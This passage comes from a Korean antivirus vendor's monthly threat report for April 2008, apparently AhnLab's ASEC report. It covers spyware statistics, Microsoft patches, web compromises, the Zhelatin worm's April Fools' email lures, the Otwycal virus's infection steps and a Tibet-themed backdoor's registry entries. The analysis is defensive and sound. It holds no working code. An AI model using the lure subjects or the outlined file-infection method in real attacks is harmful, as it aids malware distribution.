서 제작되는 변형 스파이웨어를 제외한 신종 스파이웨어의 제작 배포가 다소 주춤하기 때문인 것으로 추정된다. [표 1-3]를 살펴보면 4월에 접수된 스파이웨어 피해 Top10의 대부분이 국내에서 제작 배포되는 스파이웨어이지만, Top10 리스트 중에서 신종 스파이웨어가 눈에 띄지 않는다.

지난 달에 이어 스파이웨어 제마(Win-Spyware/Xema.208896.D)가 많은 피해를 입히고 있으며, 스파이웨어 하이드프록(Win-Spyware/HideProc.43008), 다운로더 케이더블유 서치(Win-Downloader/Kwsearch)의 변형 또한 꾸준한 피해를 입히고 있다.

스파이웨어 피해 Top10의 4위를 기록한 스파이웨어 액트몬(Win-Spyware/ActMon)은 상용 키로거(KeyLogger) 프로그램으로 사용자 동의 없이 설치되는 경우 악의적인 목적으로 사용될 수 있으며, 보안에 심각한 위협이 될 수도 있다. 키로거는 개인정보를 유출하기 위한 도구로 해커나 악성코드 제작자에 의해 널리 사용된다.

2008년 4월 유형별 스파이웨어 피해 현황은 [표 1-4]와 같다.

	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
2월	264	281	139	358	3	12	2	1	1	1061
3월	264	140	154	309	1	36	1	5	0	910
4월	214	100	126	201	1	35	2	1	0	680

[표 1-4] 2008년 4월 유형별 스파이웨어 피해 건수


2008년 4월 주요 스파이웨어인 다운로더, 애드웨어, 드롭퍼, 스파이웨어류의 피해가 골고루 감소하였다. 스파이웨어 피해신고 Top10에는 기록되지 않았으나, 변형을 포함하여 가장 많은 피해를 입힌 스파이웨어는 즐롭(Win-Spyware/Zlob) 계열의 스파이웨어로서, ASEC Monthly Report에서 여러 차례 언급한 바 있다. 스파이웨어 즐롭은 보통 성인 동영상 사이트에서 사용자를 속여 설치되며, 허위 안티-스파이웨어 프로그램을 설치하는 등의 행위를 수행한다. 성인 사이트는 제공하는 컨텐츠를 미끼로 악의적인 프로그램을 실행하게 할 가능성이 높고, 악의적인 스크립트가 삽입되어 있을 가능성이 높으므로 되도록이면 방문하지 않는 것이 좋다.

4월 스파이웨어 발견 현황

4월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표 1-5], [그림 1-12]와 같다.

	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
2월	67	46	28	59	0	6	1	1	1	209
3월	102	36	50	84	0	6	1	2	0	281
4월	76	26	56	87	1	10	0	0	0	256

[표 1-5] 2008년 4월 유형별 신종(변형) 스파이웨어 발견 현황




[그림 1-12] 2008년 4월 발견된 스파이웨어 프로그램 비율

[표 1-5]과 [그림 1-12]는 2008년 4월 발견된 신종 및 변형 스파이웨어 통계를 보여준다. 3월에 비해 조금 감소한 수치를 보이고 있으며, 국내에서 제작 배포되는 스파이웨어는 감소한 반면, 위에서 언급한 스파이웨어 즐롭(Win-Spyware/Zlob)의 변형이 꾸준히 발견되고 있다.

(3) 4월 시큐리티 통계

2008년 4월에 마이크로소프트사로부터 발표된 보안 업데이트는 긴급(Critical) 5건과 중요(Important) 3건으로 총 8건이다. 지난 달 발표된 총 4건의 업데이트와 비교하면 이번 달에는 2배가 증가되었으며, 그 중 윈도우 시스템 관련 업데이트들이 다수를 차지했다. 그러나, 여전히 오피스와 인터넷 익스플로러 관련 보안 패치는 빠지지 않고 이번 달에도 포함되어 있다.

다수의 보안 업데이트 발표에도 불구하고, 이번 달에는 취약점을 악용하는 악성코드 사례 및 Exploit으로 제작되어 활발히 공격에 도용된 취약점은 거의 존재하지 않았다. 아마도 발표된 취약점들이 기술 수준이 낮은 일반 사용자에 의해서도 손쉽게 도용될 수 있는 애플리케이션이나 인터넷 익스플로러 취약점이 아닌 시스템 관련 취약점들이 대부분이라는 점과 최근 손쉽게 공격에 성공할 수 있기 때문에 시스템 해킹에서 웹 해킹으로 그 관심이 이동한 점에서 그 원인을 찾을 수 있을 것으로 보인다.




[그림 1-13] 2007년 5월 ~ 2008년 4월 공격대상 기준 MS 보안 패치 현황

한 가지 흥미로운 점이라면, 이 달에 발표된 MS08-021 GDI 힙(heap)/스택(stack) 오버플로우 취약점이다. 해당 취약점은 윈도우 메타 파일인 WMF(Windows 메타파일) 및 EMF(Enhanced Metafile)을 처리하는 과정에서 발생되는 그래픽 렌더링 엔진 취약점으로서, 해당 취약점 외에도 과거 MS06-001 그래픽 렌더링 엔진 취약점, MS07-017 GDI 다수의 취약점들이 발표된 바 있다. 이처럼 동일한 엔진에 대해서 지속적으로 취약점이 발견되고 있

는 것으로 보아 여전히 발견되지 않은 잠재적 취약점들이 남아 있을 가능성이 높다고 추정해 볼 수 있다. 또한, 해당 그래픽 렌더링 엔진은 다양한 애플리케이션에서 사용되고 있어 그 취약점으로 인한 피해도 클 수 있기 때문에 사용자들의 좀 더 깊은 관심이 필요할 것으로 보인다.

2008년 4월 웹 침해사고 현황



[그림 1-14] 악성코드 배포를 위해 침해된 사이트 수 / 유포지 수

이달의 웹 사이트 경유지/유포지 수는 410/61으로 최근 1년간 가장 높은 수치를 나타내었다. 경유수는 지난달 보다 증가한 반면 유포지 수는 오히려 약간 감소하였다. 이는 여전히 역시 소수의 공격자에 의해 다수의 웹사이트가 해킹되는 것을 추정해볼 수 있다.

2008년 4월 결과에서는 2008년 3월에서 탐지되지 않은 MS07-017 취약점을 이용한 조작된 Animated cursor 파일을 이용한 악성코드 배포의 수가 25개의 사이트로 다시 증가하였다. 3월과 마찬가지로 악성 코드 배포를 위해 중국 벤더에서 배포하는 ActiveX 콘트롤의 취약점 공격 코드가 삽입된 페이지가 발견되었다. 일반적으로 중국 벤더에서 배포하는 ActiveX를 사용하지 않는 국내 사용자들의 특성을 감안하면 그 효과는 아직 작지만 공격 대상이 전통적인 마이크로 소프트사의 제품에서 ActiveX등 서드파티 제품으로 옮겨가고 있다는 것을 나타낸다. 취약점 개수가 한정적인 마이크로 소프트 제품과는 달리 서드 파티 제품의 수는 무수히 많기 때문에 이러한 동향은 갈수록 커질 것이다.

이러한 웹을 이용해 배포되는 악성 코드 배포는 운영체제나 서드파티 제품의 취약점을 이용

하여 배포되기 때문에 일반 PC 사용자들은 운영체제뿐 아니라 서드파티 제품의 보안 상태를 항상 확인하고 제품 상태를 항상 최신으로 유지하여야 한다. 또한 AV 제품을 설치하여 자신의 PC를 보호하여야 한다. 그리고 침해사고를 확인한 웹 사이트의 관리자들은 사이트의 사후 관리에 신경을 써 그 영향을 최소화 해야 한다.

II. ASEC Monthly Trend & Issue

(1) 악성코드 – Spear Phishing 과 악성코드


4월에 있었던 주요 이슈를 정리하면 다음과 같다. 4월 1일 만우절은 악성코드 제작자들에게 좋은 소재였고, 이를 악용한 Win32/Zhelatin.worm(이하 젤라틴 웜)이 기승을 부렸다. 대형 시스템을 생산하는 유명 업체에서 만들어진 USB 하드 디스크에 악성코드가 감염된 사례가 발생 되었다. GDI+ 관련 MS08-021 취약점이 보고 되었으나 2년 전과는 다르게 큰 피해는 발생하지 않았다. 새로운 중국산 바이러스인 Win32/Otwycal가 발견 되었다. 마지막으로 최근 Spear Phishing (이하 스피어 피싱)이 부쩍 증가 하였으며, 대표적으로 베이징 올림픽, 티벳 독립 시위, 유명인 사칭 등 다양한 스피어 피싱이 보고 되었다.

만우절을 노린 Win32/Zhelatin.worm 변형

만우절에도 어김없이 악성코드 제작자들이 이를 이용하여 악성코드를 유포하였다. 대표적으로 젤라틴 웜이 다음과 같은 메일 제목으로 유포 되었다.

> All Fools' Day
> Doh! All's Fool.
> Doh! April's Fool.
> Gotcha!
> Gotcha! All Fool!
> Gotcha! April Fool!
> Happy All Fool's Day.
> Happy All Fools Day!
> Happy All Fools!
> Happy April Fool's Day.
> Happy April Fools Day!
> Happy Fools Day!
> I am a Fool for your Love
> …

최근 메일을 통한 악성코드 유포 형태의 변화에 따라, 메일 내용은 단지 특정 URL만 링크 되어 있을 뿐 별다른 내용은 존재 하지 않는다. 그러나, 해당 링크를 클릭 했을 경우 다음과 같은 이미지가 있는 호스트로 이동하게 된다.




[그림 2-1] 젤라틴 웜 다운로드를 유도하는 웹 페이지 내 이미지

이외에도 젤라틴 웜은 4월 한 달 동안 국외의 유명 블로그에도 자신의 파일이 포스팅 되어 있었으며 동영상을 재생 하기 위한 Codec인 것처럼 가장한 'Storm Codec'이라는 이름으로 메일을 통해서 유포 되기도 하였다.

Win32/Otwycal 바이러스 발생

중국에서 제작된 것으로 보이는 Win32/Otwycal 바이러스는 국내에서는 4월 10일경에 발견/보고 되었다. 이 글을 작성하는 현재 B형까지 보고가 되었으나 타사 기준으로는 이 보다 더 많은 수의 변형이 존재하는 것으로 파악된다. 그러나 변형 정도가 미미하기 때문에 안철수연구소는 B형을 포함하여 다수의 Win32/Otwycal 바이러스를 진단/치료하고 있다. 이 바이러스에 감염된 파일은 다른 파일을 감염시키는 기능은 없고, 감염된 파일을 실행하여 드랍된 파일이 감염 기능을 갖도록 되어 있다. 감염된 파일의 대략적인 모습은 다음과 같다.



[그림 2-2] Win32/Otwycal 바이러스 개략도

드랍된 파일은 Win-Trojan/Autorun.14680 으로 진단/치료(삭제)가 가능하다. 이 트로이목마가 실 감염 기능을 가지며 다음과 같은 증상을 가지고 있다.

- Explorer.exe 파일 감염
- 안티 바이러스 프로세스 종료 기능
- 6개 쓰레드 생성 & 실행기능
  - Thread #1 : 다운로더 기능
  - Thread #2 : Fixed 드라이브 파일(스크립트 파일 + PE 파일)들 감염
  - Thread #3 : Removable 드라이브 파일(스크립트 파일 + PE 파일)들 감염
  - Thread #4 : IEXPLORE.EXE를 실행시켜서 다른 악성코드 다운로드
  - Thread #5 : 모든 드라이브 루트에 MSDos.bat를 만들고 autorun.inf 파일을 생성하는 기능
  - Thread #6 : 특정 서비스를 생성하고 실행시키는 기능

Win32/Otwycal 의 감염 순서는 다음과 같다.

- 자신의 PE파일을 Drop시킬 코드(700바이트)를 먼저 스택에 저장
- 메모리 할당(GlobalAlloc)
- 감염대상파일을 전체 읽음
- 마지막 섹션 정보 수정(.WYCao)
- VirtualSize, Size Of Raw Data, Characteristics
- OEP수정, Size Of Image 수정
- PE헤더가 수정된 원본파일 + Drop코드 + Main Infector를 감염 대상파일에 Overwrite

감염 형태 일반적인 크게 다르지 않지만 위와 같은 다양한 증상을 통해서 여러 가지 악의적인 증상을 갖는다. 지저분 할 정도로 많은 증상을 가지고 있는 Otwycal 바이러스는 앞으로 출현 할 중국산 바이러스의 미래 모습을 보여주는 것 같아 우려되고 있다.

Spear Phishing

스피어 피싱은 특정 조직에 대하여 신뢰할 만한 발신인이 발송한 것처럼 위장된 메일을 통하여 가짜 사이트로 유도하여 악성코드 설치 유도 혹은 아이디와 비밀번호 유출을 유도하거나, 또는 취약점이 담긴 문서 파일을 보내어 실행을 유도하는 등의 일종의 피싱 공격이다.

최근 들어 일반인 보다는 특정 기업 및 민간, 공공 조직 내 특정인물이나 그룹과 같이 목표를 정확하게 설정하여 행하여지는 스피어 피싱 공격이 부쩍 증가를 하고 있다. 이러한 공격은 개인 또는 단체들이 신뢰 할 수 있는 공공기관이나 기업체의 CEO 등에게 메일을 보내게 되는데 이러한 이유는 이들이 일반인들보다는 훨씬 가치 있는 정보를 가지고 있는 경우가 많고, 이러한 정보는 고가로 거래 되거나 기업 및 국가의 중요한 정보 일 수도 있기 때문이다.


이번 달에는 외국의 일부 기업의 CEO 들을 대상으로 스피어 피싱이 배달 되었으며 해당 메일에 첨부된 취약점이 포함된 워드문서를 오픈하면 악성코드가 드랍되도록 되어 있다. 이 악성코드는 인터넷 익스플로러에 종속되어 인증서를 훔쳐 내거나 특정 응용 프로그램 삭제 및 쿠키 파일을 삭제하며 자신을 업데이트 하는 기능을 갖고 있다. 유사한 사례로 베이징 올림픽의 성화 릴레이나 입장권 관련 정보가 담긴 파일처럼 위장하여 MS 오피스 엑세스 취약점이 포함된 문서를 메일에 첨부하여 특정 국외 기업에 발송된 사례도 있었다.

앞으로도 이러한 스피어 피싱 공격은 증가 할 것으로 보인다. 무엇보다도 가치 있는 정보를 손쉽게 획득 할 수 있기 때문이다. 이는 국내외를 통틀어서 발생 되고 있을 뿐만 아니라 사회공학적인 기법을 가미 했기 때문에 사용자는 쉽게 첨부파일 실행이나 링크 클릭의 유혹에

서 벗어나기 힘들기 때문이다.


티벳 독립시위 관련 악성코드

티벳 독립시위 관련하여 이를 지지하거나 또한 중국의 무력진압에 반대하는 등의 내용을 다룬 악성코드가 종종 출현하고 있다. 대표적으로 Win-Trojan/PcClient 변형 중 하나인, RaceForTibet.exe이라는 실행파일명을 가지고 있는 트로이목마는 은폐기능까지 포함하고 있는 백도어로서 트로이목마를 실행하면 아래와 같이 플래시 동영상이 보여진다.



[그림 2-3] Win-Trojan/PcClient.1880064 실행 후 이미지

중국선수가 멋진 경기를 선보였지만 심판은 전원 0 점 처리를 하며, 이후 놀란 중국 지도자의 모습이 표시되고, 티벳의 독립을 호소하는 영상이 출력 된다. 마치 정치적인 모습을 담은 한편의 플래시 애니메이션으로 착각에 빠져 들게 하지만 실제로는 악성코드가 설치 된다. 해당 악성코드는 인터넷 익스플로러를 은폐하여 실행하며 설치된 다음 파일은 은폐증상과 키로거 및 백도어 증상을 갖는다.



HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\dopydwi		
DisplayName	REG_SZ	dopydwi
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	\??\C:\WINDOWS\system32\drivers\dopydwi.sys
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\System32\dopydwi.dll

[그림 2-4] Win-Trojan/PcClient.1880064 실행 후 생성된 파일


앞으로도 중국의 올림픽 행사 또는 티벳 관련 소식 등의 국제적인 이슈가 불거질 때마다 이러한 내용을 가장한 악성코드의 발생이 예상된다.

이러한 종류의 악성코드는 보통 메일로 보통 유포되므로 의심스러운 메일에 포함된 링크를 클릭하거나, 첨부된 실행파일 실행 또는 문서파일을 오픈하지 않는 것이 안전하다.


(2) 스파이웨어 – 허위 안티-스파이웨어 및 FakeAlert 류

허위 안티-스파이웨어 및 FakeAlert 증가

지난 4월은 스파이웨어로 인한 고객들의 피해가 전체적으로 증가하였으며 그 중 가장 큰 비율로 증가한 것은 허위 안티-스파이웨어와 클릭커-페이크얼럿(Win-Clicker/FakeAlert) 종류이다. 이들은 둘 다 2배 이상으로 증가하였으며, 대부분 다운로더-즐롭(Win-Downloader/Zlob)을 통한 배포가 이루어진 것으로 추정된다.




[그림 2-5] 허위 안티-스파이웨어 진단 수



[그림 2-6] 클릭커-페이크얼럿(Win-Clicker/FakeAlert) 진단 수

클릭커-페이크얼럿은 사용자에게 허위 안티-스파이웨어 설치를 유도하는 역할을 한다. 주로 이용되는 방식으로는 트레이 아이콘을 등록하여 메시지 창을 주기적으로 보여주도록 하는 방식[1] 또는 다이얼로그를 통한 방식[2], 그리고 웹 페이지의 결과를 변경하여 사용자의 주의를 끄는 방식[3] 등을 통하여 시스템의 보안 취약점을 허위로 사용자에게 알린다.

[1] 사례) [그림 2-7] Win-Clicker/FakeAlert.13312.C
[2] 사례) [그림 2-8] Win-Adware/Rogue.VirusIsolator.102400
[3] 사례) [그림 2-9] Win-Spyware/BHO.Zlob.221184

